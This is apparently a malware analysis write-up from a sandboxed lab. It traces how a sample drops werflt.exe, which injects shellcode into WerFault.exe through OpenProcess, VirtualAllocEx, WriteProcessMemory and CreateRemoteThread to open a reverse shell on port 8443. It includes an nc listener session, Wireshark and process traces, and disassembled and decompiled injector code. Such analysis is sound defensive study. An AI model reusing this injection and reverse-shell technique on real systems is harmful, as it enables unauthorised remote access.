
From above image it is observed that the WerFault.exe tries to connect to the localhost on port 8443.




Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name	Sent Packets
WerFault.exe	1500	TCP	Syn Sent	127.0.0.1	50175	127.0.0.1	8443	13-03-2024 16:41:24	WerFault.exe	



```
C:\Windows\system32>nc -nvlp 8443
listening on [any] 8443 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 50255
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

FLARE-VM 13-03-2024 22:55:18.79
```



```
22:55:...  WerFault.exe  4208  CloseFile  C:\Windows\SysWOW64\cmd.exe  SUCCESS
22:55:...  WerFault.exe  4208  TCP Send   Flare:50255 -> Flare:8443    SUCCESS  Length: 43, startim...
22:55:...  WerFault.exe  4208  TCP Send   Flare:50255 -> Flare:8443    SUCCESS  Length: 2, startime:...
22:55:...  WerFault.exe  4208  TCP Send   Flare:50255 -> Flare:8443    SUCCESS  Length: 47, startim...
22:55:...  WerFault.exe  4208  TCP Send   Flare:50255 -> Flare:8443    SUCCESS  Length: 2, startime:...
22:55:...  WerFault.exe  4208  TCP Send   Flare:50255 -> Flare:8443    SUCCESS  Length: 2, startime:...
22:55:...  WerFault.exe  4208  TCP Send   Flare:50255 -> Flare:8443    SUCCESS  Length: 59, startim...
```





```
⊟ Malware.stage0.exe (3024)                       C:\Users\vboxuse...                        FLARE\vboxuser  "C:\Users\vboxuser\Desktop\Malware.stage0.exe"         13-03-2024 22:55:...  13-03-2024 22:55:...
  ⊟ WerFault.exe (4208)      Windows Problem...   C:\Windows\Sys...   Microsoft Corporat...  FLARE\vboxuser  C:\Windows\SysWOW64\WerFault.exe                       13-03-2024 22:55:...  n/a
    ⊟ cmd.exe (6180)         Windows Comma...     C:\Windows\Sys...   Microsoft Corporat...  FLARE\vboxuser  cmd                                                    13-03-2024 22:55:...  n/a
        Conhost.exe (1636)   Console Window ...   C:\Windows\Syst...  Microsoft Corporat...  FLARE\vboxuser  \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1  13-03-2024 22:55:...  n/a
  ⊟ werflt.exe (4164)                             C:\Users\Public\...                        FLARE\vboxuser  C:\Users\Public\werflt.exe 4208                        13-03-2024 22:55:...  13-03-2024 22:55:...
      Conhost.exe (4160)     Console Window ...   C:\Windows\Syst...  Microsoft Corporat...  FLARE\vboxuser  \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1  13-03-2024 22:55:...  13-03-2024 22:55:...
```


From Above image it is observed that WerFault.exe opens reverse shell to localhost on port 8443.

Basic Dynamic Analysis - Network Signature

WireShark


Administrator: Admin Command Prompt - nc -nvlp 8443
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.
FLARE-VM 13-03-2024 23:02:36.30
C:\Windows\system32>nc -nvlp 8443
listening on [any] 8443 ...


*Adapter for loopback traffic capture
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.port == 8443
No. Time Source Destination Protocol Length Info


Open
Open with CFF Explorer
Run as administrator
Edit with Notepad++
Copy Path
detect it easy (DIE)
HashMyFiles
HxD
Open with IDA
ImHex
Md5 Hash
Strings

Administrator: Admin Command Prompt - nc -nvlp 8443

```
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

FLARE-VM 13-03-2024 23:02:36.30
C:\Windows\system32>nc -nvlp 8443
listening on [any] 8443 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 50254
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

FLARE-VM 13-03-2024 23:04:41.82
C:\Users\vboxuser\Desktop>whoami
whoami
flare\vboxuser

FLARE-VM 13-03-2024 23:05:04.06
C:\Users\vboxuser\Desktop>hostname
hostname
Flare

FLARE-VM 13-03-2024 23:05:07.53
C:\Users\vboxuser\Desktop>
```


reverse shell

Wireshark · Follow TCP Stream (tcp.stream eq 0) · Adapter for loopback traffic capture

```
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

FLARE-VM 13-03-2024 23:04:41.82
C:\Users\vboxuser\Desktop>whoami
whoami
flare\vboxuser

FLARE-VM 13-03-2024 23:05:04.06
C:\Users\vboxuser\Desktop>hostname
hostname
Flare

FLARE-VM 13-03-2024 23:05:07.53
C:\Users\vboxuser\Desktop>
```

Advance Static Analysis

Cutter




```
  ;-- section..text:
int main(int argc, char **argv, char **envp);
; var LPCVOID lpBuffer @ stack - 0x150
; var int32_t var_8h @ stack - 0x8
; arg char **lpStartAddress @ stack + 0x8
0x00401000      push    ebp         ; [00] -r-x section size 4096 named .text
0x00401001      mov     ebp, esp
0x00401003      sub     esp, 0x14c
0x00401009      mov     eax, dword [data.00403004] ; 0x403004
0x0040100e      xor     eax, ebp
0x00401010      mov     dword [var_8h], eax
0x00401013      mov     eax, dword [lpStartAddress]
0x00401016      mov     ecx, 0x51   ; 'Q' ; 81
0x0040101b      push    esi
0x0040101c      push    edi
0x0040101d      mov     esi, data.00402110 ; 0x402110
0x00401022      lea     edi, [lpBuffer]
0x00401028      push    dword [eax + 4] ; const char *str
0x0040102b      rep     movsd dword es:[edi], dword ptr [esi]
0x0040102d      movsb   byte es:[edi], byte ptr [esi]
0x0040102e      call    dword [atoi] ; 0x40205c ; int atoi(const char *str)
0x00401034      add     esp, 4
0x00401037      push    eax         ; DWORD dwProcessId
0x00401038      push    0           ; BOOL bInheritHandle
0x0040103a      push    0x1fffff    ; DWORD dwDesiredAccess
0x0040103f      call    dword [OpenProcess] ; 0x402004 ; HANDLE OpenProcess(DWORD dwDesiredAccess, BOOL bInheritHandle, DWORD dwProcessId)
```

takes process id as main()'s parameter

2

API call to OpenProcess() and PID passed in main()

```
0x00401045    push    0x40        ; '@' ; 64 ; DWORD flProtect
0x00401047    push    0x3000      ; DWORD flAllocationType
0x0040104c    push    0x145       ; 325 ; SIZE_T dwSize
0x00401051    mov     edi, eax
0x00401053    push    0           ; LPVOID lpAddress
0x00401055    push    edi         ; HANDLE hProcess
0x00401056    call    dword [VirtualAllocEx] ; 0x40200c ; LPVOID VirtualAllocEx(HANDLE hProcess, LPVOID lpAddress, SIZE_T dwSize, DWORD flAllocationType, DWORD flProtect)
0x0040105c    push    0           ; SIZE_T *lpNumberOfBytesWritten
0x0040105e    mov     esi, eax
0x00401060    lea     eax, [lpBuffer]
0x00401066    push    0x145       ; 325 ; SIZE_T nSize
0x0040106b    push    eax         ; LPCVOID lpBuffer
0x0040106c    push    esi         ; LPVOID lpBaseAddress
0x0040106d    push    edi         ; HANDLE hProcess
0x0040106e    call    dword [WriteProcessMemory] ; 0x402000 ; BOOL WriteProcessMemory(HANDLE hProcess, LPVOID lpBaseAddress, LPCVOID lpBuffer, SIZE_T nSize, SIZE_T *lpNumberOfBytesWritten)
0x00401074    push    0           ; LPDWORD lpThreadId
0x00401076    push    0           ; DWORD dwCreationFlags
0x00401078    push    0           ; LPVOID lpParameter
0x0040107a    push    esi         ; LPTHREAD_START_ROUTINE lpStartAddress
0x0040107b    push    0           ; SIZE_T dwStackSize
0x0040107d    push    0           ; int32_t arg_4h
0x0040107f    push    edi         ; HANDLE hProcess
0x00401080    call    dword [CreateRemoteThread] ; 0x402010 ; HANDLE CreateRemoteThread(HANDLE hProcess, LPSECURITY_ATTRIBUTES lpThreadAttributes, SIZE_T dwStackSize, LPTHREAD_START_ROUTINE lpStartAddress, LPVOID lpParameter, DW
0x00401086    push    edi         ; HANDLE hObject
0x00401087    call    dword [CloseHandle] ; 0x402008 ; BOOL CloseHandle(HANDLE hObject)
```

Allocate memory address for shell code in process's memory

Write shell code to process's memory

Create a thread in process to execute shell code


```
int32_t main (void) {
    /* [00] -r-x section size 4096 named .text */
    eax = *(data.00403004);
    eax ^= ebp;
    *(var_8h) = eax;
    eax = *(lpStartAddress);
    ecx = 0x51;
    esi = data.00402110;
    edi = lpBuffer;
    do {
        *(es:edi) = *(esi);
        ecx--;
        esi += 4;
        es:edi += 4;
    } while (ecx != 0);
    *(es:edi) = *(esi);
    esi++;
    es:edi++;
    eax = atoi ();
    eax = OpenProcess (0x1fffff, 0, eax);
    edi = eax;
    eax = VirtualAllocEx (edi, 0, 0x145, 0x3000, 0x40);
    esi = eax;
    eax = lpBuffer;
    WriteProcessMemory (edi, esi, eax, 0x145, 0);
    CreateRemoteThread (edi, 0, 0, esi, 0, 0, 0);
    eax = CloseHandle (edi);
    ecx = *(var_8h);
    eax = 0;
    ecx ^= ebp;
    fcn_0040109f ();
    return eax;
}
```

1

2

3

4



Conclusion -

The virus contains a file called werflt.exe and creates it in `C:\Users\Public\werflt.exe`

Then werflt.exe opens `WerFault.exe` and inject's shell code in WeFault.exe to spawn a reverse shell on port 8443, which establishes reverse shell to localhost on port 8443.